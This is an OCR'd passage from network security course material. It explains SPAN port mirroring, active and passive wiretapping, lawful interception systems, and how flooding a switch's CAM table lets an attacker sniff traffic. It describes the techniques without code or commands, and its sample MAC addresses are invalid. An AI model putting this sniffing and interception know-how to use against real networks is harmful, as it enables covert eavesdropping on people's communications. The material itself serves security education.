
Switched Port Analyzer (SPAN) is a Cisco switch feature, also known as "port mirroring," that monitors network traffic on one or more ports on the switch. A SPAN port is a port that is configured to receive a copy of every packet that passes through a switch. It helps to analyze and debug data, identify errors, and investigate unauthorized network access. When port mirroring is on, the network switch sends a copy of the network packets from the source port to the destination port, which studies the network packets with the help of a network analyzer. There can be one or more sources, but there should be only one destination port on the switch. Source ports are the ports for which network packets are monitored and mirrored. The user can simultaneously monitor the traffic of multiple ports, such as the traffic on all the ports of a specific virtual local area network (VLAN).



When connected to the SPAN port, an attacker can compromise the entire network

Wiretapping

1. Wiretapping is the process of the monitoring of **telephone** and **Internet** conversations by a third party
2. Attackers **connect a listening device** (hardware, software, or a combination of both) to the circuit carrying information between two phones or hosts on the Internet
3. It allows an attacker to **monitor**, **intercept**, **access**, and **record information** contained in a data flow in a communication system

Types of Wiretapping

Active Wiretapping

- **It monitors, records, alters, and also injects data into the communication or traffic**

Passive Wiretapping

- **It only monitors and records the traffic and collects knowledge regarding the data it contains**

Note: Wiretapping without a warrant or the consent of the concerned person is a criminal offense in most countries

Wiretapping

Wiretapping, or telephone tapping, refers to the monitoring of telephone or Internet conversations by a third party with covert intentions. To perform wiretapping, the attacker first selects a target person or host on the network to wiretap and then connects a listening device (hardware, software, or a combination of both) to the circuit carrying information between the two target phones or hosts. Typically, the attacker uses a small amount of the electrical signals generated by the telephone wires to tap the conversation. This allows attackers to monitor, intercept, access, and record information contained in the data flow in a communication system.

Wiretapping Methods

The following are ways to perform wiretapping:

- The official tapping of telephone lines
- The unofficial tapping of telephone lines
- Recording the conversation
- Direct line wiretap
- Radio wiretap

Types of Wiretapping

There are two types of wiretapping that an attacker can use to monitor, record, and even alter the data flow in the communication system.


- **Active Wiretapping**

  In hacking terminology, active wiretapping is an MITM attack. This allows an attacker to monitor and record the traffic or data flow in a communication system. The attacker can also alter or inject data into communication or traffic.

- **Passive Wiretapping**

  Passive wiretapping is snooping or eavesdropping. This allows an attacker to monitor and record traffic. By observing the recorded traffic flow, the attacker can snoop for a password or other information.

Note: Wiretapping without a warrant or the consent of the people conducting the conversation is a criminal offense in most countries, and is punishable depending on the country’s law.



Lawful Interception

- Lawful interception refers to legally **intercepting data communication** between two end points for surveillance on the traditional telecommunications, Voice over Internet Protocol (VoIP), data, and multiservice networks

Lawful Interception

Lawful interception (LI) refers to legally intercepting data communication between two endpoints for surveillance on traditional telecommunications, VoIP, data, and multiservice networks. LI obtains data from a communication network for analysis or evidence. This is useful in activities like infrastructure management and protection, as well as cybersecurity-related issues. Here, the network operator or service provider legally sanctions access to private network data for monitoring private communications like telephone calls and email messages. Such operations are carried out by law enforcement agencies (LEAs).

This type of interception is necessary only to monitor messages exchanged on suspicious channels in which the users are engaged in illegal activity. Countries around the world are making strides to standardize this type of procedure for interception.

The figure shows the telco/ISP lawful solution provided by the Decision Computer Group. The solution consists of one tap/access switch and multiple systems for the reconstruction of intercepted data. The tap/access switch collects traffic from the Internet service provider (ISP) network, sorts the traffic by IP domain, and serves it to E-Detective (ED) systems that decode and reconstruct the intercepted traffic into its original format. The tool performs this with the help of supporting protocols such as POP3, IMAP, SMTP, P2P and FTP, and telnet. The Centralized Management Server (CMS) manages all the ED systems.

LO#02: Demonstrate Different Sniffing Techniques

Sniffing Technique: MAC Attacks


Attackers use various sniffing techniques, such as MAC attacks, DHCP attacks, ARP poisoning, spoofing attacks, and DNS poisoning, to steal and manipulate sensitive data. Attackers use these techniques to gain control over a target network by reading captured data packets and then using that information to break into the network.

This section discusses MAC attacks or MAC flooding. Attackers use the MAC flooding technique to force a switch to act as a hub, so that they can easily sniff the traffic.

MAC Address/CAM Table

- Each switch has a **fixed-size dynamic Content Addressable Memory (CAM) table**
- The CAM table **stores information** such as MAC addresses available on physical ports with their associated virtual LAN (VLAN) parameters

MAC Address



CAM Table

vlan	MAC Add	Type	Learn	Age	Ports
255	00:d3:ad:34:12:3g	Dynamic	Yes	0	Gi5/2
5	as:23:df:45:45:t6	Dynamic	Yes	0	Gi2/5
5	er:23:23:er:t5:e3	Dynamic	Yes	0	Gi1/6

MAC Address

A MAC address uniquely identifies each node of a network. Each device in the network has a MAC address associated with a physical port on the network switch, which makes it possible to designate a specific single point of the network. MAC addresses are used as network addresses for most IEEE 802 network technologies, including Ethernet. Logically, the MAC protocol in the OSI reference model uses MAC addresses for information transfer.

A MAC address comprises 48 bits that are split into two sections, each containing 24 bits. The first section contains the ID number of the organization that manufactured the adapter and is called the organizationally unique identifier (OUI). The next section contains the serial number assigned to the NIC adapter and is called the NIC specific.

The MAC address contains 12-digit hexadecimal numbers, divided into three or six groups. The first six digits indicate the manufacturer, while the next six digits indicate the adapter's serial number. For example, consider the MAC address D4-BE-D9-14-C8-29. The first six digits, i.e., D4BED9, indicate the manufacturer (Dell, Inc.), and the next six digits, 14C829, indicate the serial number of the adapter.

CAM Table

A CAM table is a dynamic table of fixed-size. It stores information such as MAC addresses available on physical ports along with VLAN parameters associated with them. When a machine sends data to another machine in a network, the data passes through the switch. The switch searches for the destination MAC address (located in the Ethernet frame) in its CAM table, and once the MAC address is found, it forwards data to the machine through the port with which the MAC address is bound. This method of transferring data in a switched network is more secure than that of a hub-based network, in which the hub forwards the incoming traffic to all the machines in the network.

How CAM Works


A CAM table refers to the dynamic form of content and works with an Ethernet switch. The Ethernet switch maintains connections between ports, and the CAM table keeps track of MAC address locations on the switch, but the table is limited in size. If the CAM table is flooded with more MAC addresses than it can hold, the switch will turn into a hub. The CAM table does this to ensure the delivery of data to the intended host. Attackers exploit this vulnerability in the CAM table to sniff network data. An attacker who can connect to the shared switch of the Ethernet segment can easily sniff network data.

